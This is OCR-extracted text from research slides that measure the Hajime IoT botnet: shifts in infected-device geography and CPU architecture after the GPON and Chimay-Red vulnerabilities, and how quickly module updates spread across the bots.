
After the introduction of the GPON vulnerability



New vulnerabilities can lead to drastic changes in geography

How does CPU architecture vary by country?


After the introduction of the GPON vulnerability



New vulnerabilities can lead to drastic changes in geography

How does CPU architecture vary by country?


Mexico changed from primarily ARM to primarily MIPS



New vulnerabilities can lead to drastic changes in geography


How does CPU architecture vary by country?

Mexico changed from primarily ARM to primarily MIPS




New vulnerabilities can lead to drastic changes in geography and composition

What devices are infected?



What devices are infected?




No device information on over 80%
of bot IP addresses

Of those identifiable:
0.8% MikroTik day before Chimay-Red
80.3% day after


How quickly does Hajime disseminate module updates?

% of mipseb bots hosting or looking up each file version



How quickly does Hajime disseminate module updates?

